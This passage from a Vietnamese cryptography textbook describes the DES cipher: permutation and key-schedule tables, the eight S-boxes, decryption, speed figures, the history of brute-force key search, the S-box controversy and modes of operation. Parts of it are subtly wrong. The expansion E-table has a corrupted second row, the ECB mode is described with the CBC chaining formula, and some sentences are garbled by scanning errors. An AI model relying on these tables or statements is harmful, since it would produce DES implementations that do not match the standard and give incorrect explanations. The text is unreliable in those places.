Nếu B_i là kết quả của vòng thứ i, L_i và R_i là hai nửa trái và phải của B_i, K_i là khoá 48 bít của vòng thứ i, và *f* là hàm thực hiện thay thế, hoán vị và XOR với khoá, ta có biểu diễn của một vòng sẽ như sau:

$$L_i=R_{i-1}$$

$$R_i=L_{i-1} \text{ XOR } f(R_{i-1},K_i)$$



Một vòng lặp DES

3.3.Hoán vị khởi đầu

Hoán vị khởi đầu đổi chỗ khối dữ liệu vào, thay đổi vị trí của các bít trong khối dữ liệu vào, như được mô tả trong Bảng 1. Bảng này, và tất cả các bảng khác sau này, được đọc từ trái qua phải, từ trên xuống dưới. Ví dụ, hoán vị khởi đầu chuyển bít 1 thành bít 58, bít 2 thành bít 50, bít 3 thành bít 42,...

Bảng 1. Hoán vị khởi đầu.

58	50	42	34	26	18	10	2	60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6	64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1	59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5	63	55	47	39	31	23	15	7

Hoán vị khởi đầu và tương ứng là hoán vị ngược không làm ảnh hưởng đến sự an toàn của DES.

3.4. Khoá chuyển đổi

Đầu tiên, khoá 64 bít được giảm xuống thành một khoá 56 bít bằng cách bỏ qua 8 bít chẵn lẻ. Sự loại bỏ được thực hiện theo Bảng sau:

Bảng khoá chuyển đổi:

57	49	41	33	25	17	9	1	58	50	42	34	26	18
10	2	59	51	43	35	27	19	11	3	60	52	44	36
63	55	47	39	31	23	15	7	62	54	46	38	30	22
14	6	61	53	45	37	29	21	13	5	28	20	12	4

Các bít chẵn lẻ này có thể được sử dụng để đảm bảo rằng không có lỗi nào xảy ra khi đưa khoá vào. Sau khi khoá 56 bít được trích ra, một khoá khác 48 bít được sinh ra cho mỗi vòng của DES. Những khoá này, k_i, được xác định bằng cách:

+ Đầu tiên, khoá 56 bít được chia làm hai phần mỗi phần 28 bít. Sau đó, các phần này được dịch trái một hoặc hai bít, phụ thuộc vào vòng đó. Số bít được dịch được cho trong Bảng sau:

Bảng số bít dịch của một vòng

Vòng	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
Số bít dịch	1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	1

+ Sau khi được dịch, 48 bít được lựa chọn ra từ 56 bít. Bởi vì sự thực hiện này đổi chỗ thứ tự các bít như là sự lựa chọn một tập con các bít, nó được gọi là hoán vị nén (compression permutation), hoặc hoán vị lựa chọn (permuted choice). Sự thực hiện này cung cấp một tập hợp các bít cùng cỡ với đầu ra của hoán vị mở rộng. Bảng 4 định nghĩa hoán vị nén (cũng gọi là hoán

vị lựa chọn). Ví dụ, bít ở vị trí 33 của khoá dịch được chuyển tới vị trí 35 của đầu ra, và bít ở vị trí 18 của khoá dịch bị bỏ qua.

Bảng hoán vị nén:

14	17	11	24	1	5	3	28	15	6	21	10
23	19	12	4	26	8	16	7	27	20	13	2
41	52	31	37	47	55	30	40	51	45	33	48
44	49	39	56	34	53	46	42	50	36	29	32


3.5. Hoán vị mở rộng

Ở thao tác này, nửa phải của dữ liệu, R_i, được mở rộng từ 32 bít thành 48 bít. Bởi vì sự thực hiện này thay đổi thứ tự của các bít bằng cách lặp lại một bít nào đó, nó được hiểu như là một sự hoán vị mở rộng. Sự thực hiện này nhằm mục đích tạo ra kết quả là dữ liệu cùng cỡ với khoá để thực hiện thao tác XOR.

Định nghĩa hoán vị mở rộng - hộp E. Với mỗi bộ 4 bít của khối dữ liệu vào, bít đầu tiên và bít thứ tư mỗi bít tương ứng với 2 bít của khối dữ liệu ra, trong khi bít thứ hai và bít thứ ba mỗi bít tương ứng với một bít của khối dữ liệu ra. Bảng dưới mô tả vị trí của các bít trong khối dữ liệu ra theo khối dữ liệu vào. Ví dụ, bít ở vị trí thứ 3 của khối dữ liệu vào được chuyển tới vị trí thứ 4 trong khối dữ liệu ra. Và bít ở vị trí 21 của khối dữ liệu vào được chuyển tới vị trí 30 và 32 trong khối dữ liệu ra.

Bảng hoán vị mở rộng E:

32	1	2	3	4	5	4	5	6	7	8	9
8	9	10	11	12	12	12	13	14	15	16	17
16	17	18	19	20	21	20	21	22	23	24	25
24	25	26	27	28	29	28	29	30	31	32	1



Hoán vị mở rộng

Mặc dù khối dữ liệu ra rộng hơn khối dữ liệu vào, nhưng một khối dữ liệu vào chỉ có duy nhất một khối dữ liệu ra.

3.6. Hộp thay thế S

Sau khi được nén, khoá được XOR với khối mở rộng, 48 bít kết quả được chuyển sang giai đoạn thay thế. Sự thay thế được thực hiện bởi 8 hộp thay thế (substitution boxes, S-boxes). Khối 48 bít được chia thành 8 khối 6 bít. Mỗi khối được thực hiện trên một hộp S riêng biệt (separate S-box): khối 1 được thực hiện trên hộp S_1, khối 2 được thực hiện trên hộp S_2,... , khối 8 được thực hiện trên hộp S_8.

Mỗi hộp S là một bảng gồm 4 hàng và 16 cột. Mỗi phần tử của hộp là một số 4 bít. Sáu bít vào hộp S sẽ xác định số hàng và số cột để tìm kết quả ra. Bảng 6 biểu diễn 8 hộp S.

Những bít vào xác định một phần tử trong hộp S một cách riêng biệt. Sáu bít vào của hộp được ký hiệu là b1, b2, b3, b4, b5 và b6. Bít b1 và b6 được kết hợp thành một số 2 bít, nhận giá trị từ 0 đến 3, tương ứng với một hàng trong bảng. Bốn bít ở giữa, từ b2 tới b5, được kết hợp thành một số 4 bít, nhận giá trị từ 0 đến 15, tương ứng với một cột trong bảng.

Ví dụ, giả sử ta đưa dữ liệu vào hộp S thứ 6 (bít 31 tới bít 36 của hàm XOR) là 110010. Bít đầu tiên và bít cuối cùng kết hợp thành 10, tương ứng với hàng thứ 3 của hộp S thứ 6. Bốn bít giữa kết hợp thành 1001, tương ứng với cột thứ 10 của hộp S thứ 6. Phần tử hàng 3 cột 9 của hộp S thứ 6 là 0. Giá trị 0000 được thay thế cho 110010.

Kết quả của sự thay thế là 8 khối 4 bít, và chúng được kết hợp lại thành một khối 32 bít. Khối này được chuyển tới bước tiếp theo: hộp hoán vị P (P-box permutation).

Hộp S thứ nhất

14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13

Hộp S thứ 2

15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9

Hộp S thứ 3

10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12

Hộp S thứ 4

7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14

Hộp S thứ 5

2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3

Hộp S thứ 6

12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13

Hộp S thứ 7

4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12

Hộp S thứ 8

13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

3.7. Hộp hoán vị P

Khối dữ liệu 32 bít ra của hộp thay thế S được hoán vị tiếp trong hộp P. Sự hoán vị này ánh xạ mỗi bít dữ liệu vào tới một vị trí trong khối dữ liệu ra; không bít nào được sử dụng hai lần và cũng không bít nào bị bỏ qua. Nó được gọi là hoán vị trực tiếp (straight permutation). Bảng hoán vị cho ta vị trí của mỗi bí cần chuyển. Ví dụ, bít 4 chuyển tới bít 21, trong khi bít 32 chuyển tới bít 4.

Bảng hộp hoán vị P

16	7	20	21	29	12	28	17	1	15	23	26	5	18	31	10
2	8	24	14	32	27	3	9	19	13	30	6	22	11	4	25

Cuối cùng, kết quả của hộp hoá vị P được XOR với nửa trái của khối 64 bít khởi đầu. Sau đó, nửa trái và phải được chuyển đổi cho nhau và một vòng mới được tiếp tục.

3.8. Hoán vị cuối cùng

Hoán vị cuối cùng là nghịch đảo của hoán vị khởi đầu, và nó được mô tả trong bảng dưới. Chú ý rằng nửa trái và nửa phải không được tráo đổi sau vòng cuối cùng của DES; thay vào đó khối nối $R_{16}L_{16}$ được sử dụng như khối dữ liệu ra của hoán vị cuối cùng. Không có gì đưa ra ở đây; tráo đổi các nửa và dịch vòng hoán vị sẽ cho chính xác như kết quả trước; điều đó có nghĩa là thuật toán có thể được sử dụng cho cả mã hoá và giải mã.

Bảng hoán vị cuối cùng:

40	8	48	16	56	24	64	32	39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30	37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28	35	3	43	11	51	19	59	27

34	2	42	10	50	18	58	26	33	1	41	9	49	17	57	25

3.9. Giải mã DES

Sau khi thay đổi, hoán vị, XOR, và dịch vòng, chúng ta có thể nghĩ rằng thuật toán giải mã phức tạp, khó hiểu như thuật toán mã hoá và hoàn toàn khác thuật toán mã hoá. Trái lại, sự hoạt động được lựa chọn để đưa ra một đặc tính hữu ích: cùng thuật toán làm việc cho cả mã hoá và giải mã.

Với DES, có thể sử dụng cùng chức năng để giải mã hoặc mã hoá một khối. Chỉ có sự khác nhau đó là các khoá phải được sử dụng theo thứ tự ngược lại. Nghĩa là, nếu các khoá mã hoá cho mỗi vòng là k_1, k_2, k_3 ,... , k_{15}, k_{16} thì các khoá giải là k_{16}, k_{15},... , k_3, k_2, k_1. Giải thuật để tổng hợp khoá cho mỗi vòng cũng tương tự. Có khác là các khoá được dịch phải và số vị trí bit để dịch được lấy theo chiều ngược lại.

3.10. Phần cứng và phần mềm thực hiện DES

Việc mô tả DES khá dài dòng song việc thực hiện DES rất hữu hiệu bằng cả phần cứng lẫn phần mềm. Các phép tính số học duy nhất được thực hiện là phép XOR các xâu bít. Hàm mở rộng E, các hộp S, các hoán vị khởi đầu IP, hoán vị cuối cùng IP^{-1} và việc tính toán các khoá k_1, k_2,... , k_{16} đều có thể thực hiện được cùng lúc bằng tra bảng (trong phần mềm) hoặc bằng cách nối cứng chúng thành mạch.

Một phần mềm DES trên máy tính lớn IBM 3090 có thể thực hiện 32.000 phép tính mã hoá trong một giây. Với máy vi tính thì tốc độ thấp hơn. Bảng 9 đưa ra kết quả thực tế và sự đánh giá cho bộ xử lý của Intel và Motorola.

Bảng 9. Tốc độ của DES trên các bộ vi xử lý khác nhau

Bộ vi xử lý	Tốc độ (Mhz)	BUS (bít)	Khối DES (/giây)
8088	4.7	8	370
68000	7.6	16	900
80286	6.0	16	1.100

68020	16.0	32	3.500
68030	16.0	32	3.900
80286	25.0	16	5.000
68030	50.0	32	9.600
68040	25.0	32	16.000
68040	40.0	32	23.200
80486	33.0	32	40.600

(Chú ý : Phần mềm này được viết trên C và Assembler, và có thể mua được từ Utimaco-Belgium, Interleuvenlaan 62A, B-300 leuven, Belgium. Cỡ mã xấp xỉ 64K. ANSI C thực hiện chậm hơn khoảng 20%.)

Một ứng dụng rất quan trọng của DES là trong giao dịch ngân hàng Mỹ. DES được dùng để mã hoá các số định danh các nhân (PIN) và việc chuyển tài khoản được thực hiện bằng máy thủ quỹ tự động (ATM). DES còn được sử dụng rộng dãi trong các tổ chức chính phủ.

3.11. Sự an toàn của DES

Đã có rất nhiều sự nghiên cứu về độ dài của khoá, số vòng lặp, và thiết kế của hộp S (S-boxes). Hộp S có đặc điểm là khó hiểu, không có bất cứ sự rõ □ang nào như tại sao chúng phải như vậy. Mọi tính toán trong DES ngoại trừ các hộp S đều tuyến tính, tức việc tính XOR của hai đầu ra cũng giống như phép XOR hai đầu vào rồi tính toán đầu ra. Các hộp S chứa đựng thành phần phi tuyến của hệ là yếu tố quan trọng nhất đối với sự an toàn của hệ thống.

Tính bảo mật của một hệ mã hoá đối xứng là một hàm hai tham số: độ phức tạp của thuật toán và độ dài của khoá.

Giả sử rằng tính bảo mật chỉ phụ thuộc vào độ phức tạp của thuật toán. Có nghĩa rằng sẽ không có phương pháp nào để phá vỡ hệ thống mật mã hơn là cố gắng thử mọi khoá có thể, phương pháp đó được gọi là brute-force attack. Nếu khoá có độ dài 8 bít, suy ra sẽ có 2^8=256 khoá. Vì vậy, sẽ mất nhiều nhất 256 lần thử để tìm ra khoá đúng. Nếu khoá có độ dài 56 bít, thì sẽ có 2^{56} khoá có thể sử dụng. Giả sử một Suppercomputer có thể thử một triệu khoá trong một giây, thì nó sẽ cần 2000 năm để tìm ra khoá đúng. Nếu khoá

có độ dài 64 bít, thì với chiếc máy trên sẽ cần 600,000 năm để tìm ra khoá đúng trong số 2^{64} khoá. Nếu khoá có độ dài 128 bít, thì sẽ mất 10^{25} năm để tìm ra khoá đúng. Vũ trụ chỉ mới tồn tại 10^{10} năm, vì vậy 10^{25} thì một thời gian quá dài. Với một khoá 2048 bít, một máy tính song song thực hiện hàng tỉ tỉ phép thử trong một giây sẽ tiêu tốn một khoảng thời gian là 10^{597} năm để tìm ra khoá. Lúc đố vũ trụ có lẽ không còn tồn tại nữa.

Khi IBM đưa ra thiết kế đầu tiên của hệ mã hoá LUCIFER, nó có khoá dài 128 bít. Ngày nay, DES đã trở thành một chuẩn về mã hoá dữ liệu sử dụng khoá 56 bít, tức kích thước không gian khoá là 2^{56}. Rất nhiều nhà mã hoá hiện đang tranh luận về một khoá dài hơn của DES. Nhiều thiết bị chuyên dụng đã được đề xuất nhằm phục vụ cho việc tấn công DES với bản rõ đã biết. Sự tấn công này chủ yếu thực hiện tìm khoá theo phương pháp vét cạn. Tức với bản rõ X 64 bít và bản mã Y tương ứng, mỗi khoá có thể đều được kiểm tra cho tới khi tìm được một khoá k thoả mãn $E_k(X)=Y$ (có thể có nhiều hơn một khoá k như vậy).

Vào năm 1979, Diffie và Hellman tuyên bố rằng với một máy tính chuyên dụng bản mã hoá DES có thể được phá bằng cách thử mọi trường hợp của khoá trong vòng một ngày – giá của máy tính đó là 20 triệu đôla. Vào năm 1981, Diffie đã tăng lên là cần hai ngày để tìm kiếm và giá của chiếc máy tính đó là 50 triệu đôla.

3.12. Tranh luận về DES.

Khi DES được đề xuất như một chuẩn mật mã, đã có rất nhiều ý kiến phê phán. Một lý do phản đối DES có liên quan đến các hộp S. Mọi tính toán liên quan đến DES ngoại trừ các hộp S đều tuyến tính, tức việc tính phép hoặc loại trừ của hai đầu ra cũng giống như phép hoặc loại trừ của hai đầu vào rồi tính tóan đầu ra. Các hộp S – chứa đựng thành phần phi tuyến của hệ mật là yếu tố quan trong nhất đối với độ mật của hệ thống(Ta đã thấy trong chương 1 là các hệ mật tuyến tính – chẳng hạn như Hill – có thể dễ dàng bị mã thám khi bị tấn công bằng bản rõ đã biết). Tuy nhiên tiêu chuẩn xây dựng các hộp S không được biết đầy đủ. Một số người đã gợi ý là các hộp S phải chứa các

"cửa sập" được dấu kín, cho phép Cục An ninh Quốc gia Mỹ (NSA) giải mã được các thông báo nhưng vẫn giữ được mức độ an toàn của DES. Dĩ nhiên ta không thể bác bỏ được khẳng định này, tuy nhiên không có một chứng cớ nào được đưa ra để chứng tỏ rằng trong thực tế có các cửa sập như vậy.

Năm 1976 NSA đã khẳng định rằng, các tính chất sau của hộp S là tiêu chuẩn thiết kế:

P_0 Mỗi hàng trong mỗi hộp S là một hoán vị của các số nguyên 0, 1, . . . , 15.

P_1 Không một hộp S nào là một hàm Affine hoặc tuyến tính các đầu vào của nó.

P_2 Việc thay đổi một bít vào của S phải tạo nên sự thay đổi ít nhất là hai bít ra.

P_3 Đối với hộp S bất kì và với đầu vào x bất kì S(x) và S(x $\oplus$ 001100) phải khác nhau tối thiểu là hai bít (trong đó x là xâu bít độ dài 6).

Hai tính chất khác nhau sau đây của các hộp S có thể coi là được rút ra từ tiêu chuẩn thiết kế của NSA.

P_4 Với hộp S bất kì, đầu vào x bất kì và với e, f $\in$ {0,1}: S(x) $\neq$S(x $\oplus$ 11ef00).

P5 Với hộp S bất kì , nếu cố định một bít vào và xem xét giá trị của một bít đầu ra cố định thì các mẫu vào để bít ra này bằng 0 sẽ xấp xỉ bằng số mẫu ra để bít đó bằng 1.(Chú ý rằng, nếu cố định giá trị bít vào thứ nhất hoặc bít vào thứ 6 thì có 16 mẫu vào làm cho một bít ra cụ thể bằng 0 và có 16 mẫu vào làm cho bít này bằng 1. Với các bít vào từ bít thứ hai đến bít thứ 5 thì điều này không còn đúng nữa. Tuy nhiên phân bố kết quả vẫn gần với phân bố đều. Chính xác hơn, với một hộp S bất kì, nếu ta cố định giá trị của một bít vào bất kì thì số mẫu vào làm cho một bít ra cố định nào đó có giá trị 0 (hoặc 1) luôn nằm trong khoảng từ 13 đến 19).

Người ta không biết rõ là liệu có còn một chuẩn thiết kế nào đầy đủ hơn được dùng trong việc xây dựng hộp S hay không.

Sự phản đối xác đáng nhất về DES chính là kích thước của không gian khoá: 2^{56} là quá nhỏ để đảm bảo an toàn thực sự. Nhiều thiết bi chuyên dụng đã được đè xuất nhằm phục vụ cho việc tấn công với bản rõ đã biết. Phép tấn công này chủ yếu thực hiện tìm khoá theo phương pháp vét cạn. Tức với bản rõ x 64 bít và bản mã y tương ứng, mỗi khoá đều có thể được kiểm tra cho tới

khi tìm được một khoá K thảo mãn $e_K(x) = y$. Cần chú ý là có thể có nhiều hơn một khoá K như vậy).

Ngay từ năm 1977, Diffie và Hellman đã gợi ý rằng có thể xây dựng một chíp VLSI (mạch tích hợp mật độ lớn) có khả năng kiểm tra được 10^6khoá/giây. Một máy có thể tìm toàn bộ không gian khoá cỡ 10^6 trong khoảng 1 ngày. Họ ước tính chi phí để tạo một máy như vậy khoảng 2.10^7\$.

Trong cuộc hội thảo tại hội nghị CRYPTO'93, Michael Wiener đã đưa ra một thiết kế rất cụ thể về máy tìm khoá. Máy này có khả năng thực hiện đồng thời 16 phép mã và tốc độ tới 5×10^7 khoá/giây. Với công nghệ hiện nay, chi phí chế tạo khoảng 10,5\$/khung. Giá của một khung máy chứa 5760 chíp vào khoảng 100.000\$ và như vậy nó có khả năng tìm ra một khoá của DES trong khoảng 1,5 ngày. Một thiết bị khung 10 khung máy như vậy có giá chừng 10^6 \$ sẽ giảm thời gian tìm kiếm khoá trng bình xuống còn 3,5 giờ.

3.13. DES trong thực tế.

Mặc dù việc mô tả DES khá dài dòng song người ta có thể thực hiện DES rất hữa hiệu bằng cả phần cứng lẫn phần mền. Các phép toán duy nhất cần được thực hiện là phép hoặc loại trừ các xâu bít. Hàm mở rộng E, các hộp S, các hoán vị IP và P và việc tính toán các giá tri K_1,.. . ,K_{16} đều có thể thực hiện được cùng lúc bằng tra bảng (trong phần mền) hoặc bằng cách nối cứng chúng thành một mạch.

Các ứng dụng phần cứng hiện thời có thể đạt được tốc độ mã hoá cực nhanh. Công ty Digital Equipment đã thông báo tại hội nghị CRUPTO'92 rằng họ sẽ chế tạo một xung có 50 ngàn xung có thể mã hoá với tốc độ 1 Gbít/s bằng cách xung nhịp có tốc độ 250MHz. Giá của xung này vào khoảng 300\$. Tới năm 1991 đã có 45 ứng dụng phần cứng và chương trình cơ sở của DES được Uỷ ban tiêu Chuẩn quốc gia Mỹ (NBS) chấp thuận.


Một ứng dụng quan trọng của DES là trong giao dịch ngân hàng Mỹ - (ABA) DES được dùng để mã hoá các số định danh cá nhân (PIN) và việc chuyển tài khoản bằng máy thủ quỹ tự động (ATM). DES cũng được Hệ thống chi trả giữa các nhà băng của Ngân hàng hối đoái (CHIPS) dùng để xác

thực các giao dịch vào khoản trên $1,5\times10^{12}$ USA/tuần. DES còn được sử dụng rộng rãi trong các tổ chức chính phủ. Chẳng hạn như bộ năng lượng, Bộ Tư pháp và Hệ thống dự trữ liên bang.

3.14. Các chế độ hoạt động của DES.

Có 4 chế độ làm việc đã được phát triển cho DES: Chế độ chuyển mã điện tử (ECB), chế độ phản hồi mã (CFB), chế độ liên kết khối mã (CBC) và chế độ phản hồi đầu ra (OFB). Chế độ ECB tương ứng với cách dùng thông thường của mã khối: với một dãy các khối bản rõ cho trước $x_1,x_2,\ldots$(mỗi khối có 64 bít), mỗi x_i sẽ được mã hoá bằng cùng một khoá K để tạo thành một chuỗi các khối bản mã y_1y_2 ... theo quy tắc $y_i = e_K(y_{i-1}\oplus x_i)$ $i \geq 1$. Việc sử dụng chế độ CBC được mô tả trên hình 3.4.


Hình 3.4. Chế độ CBC.

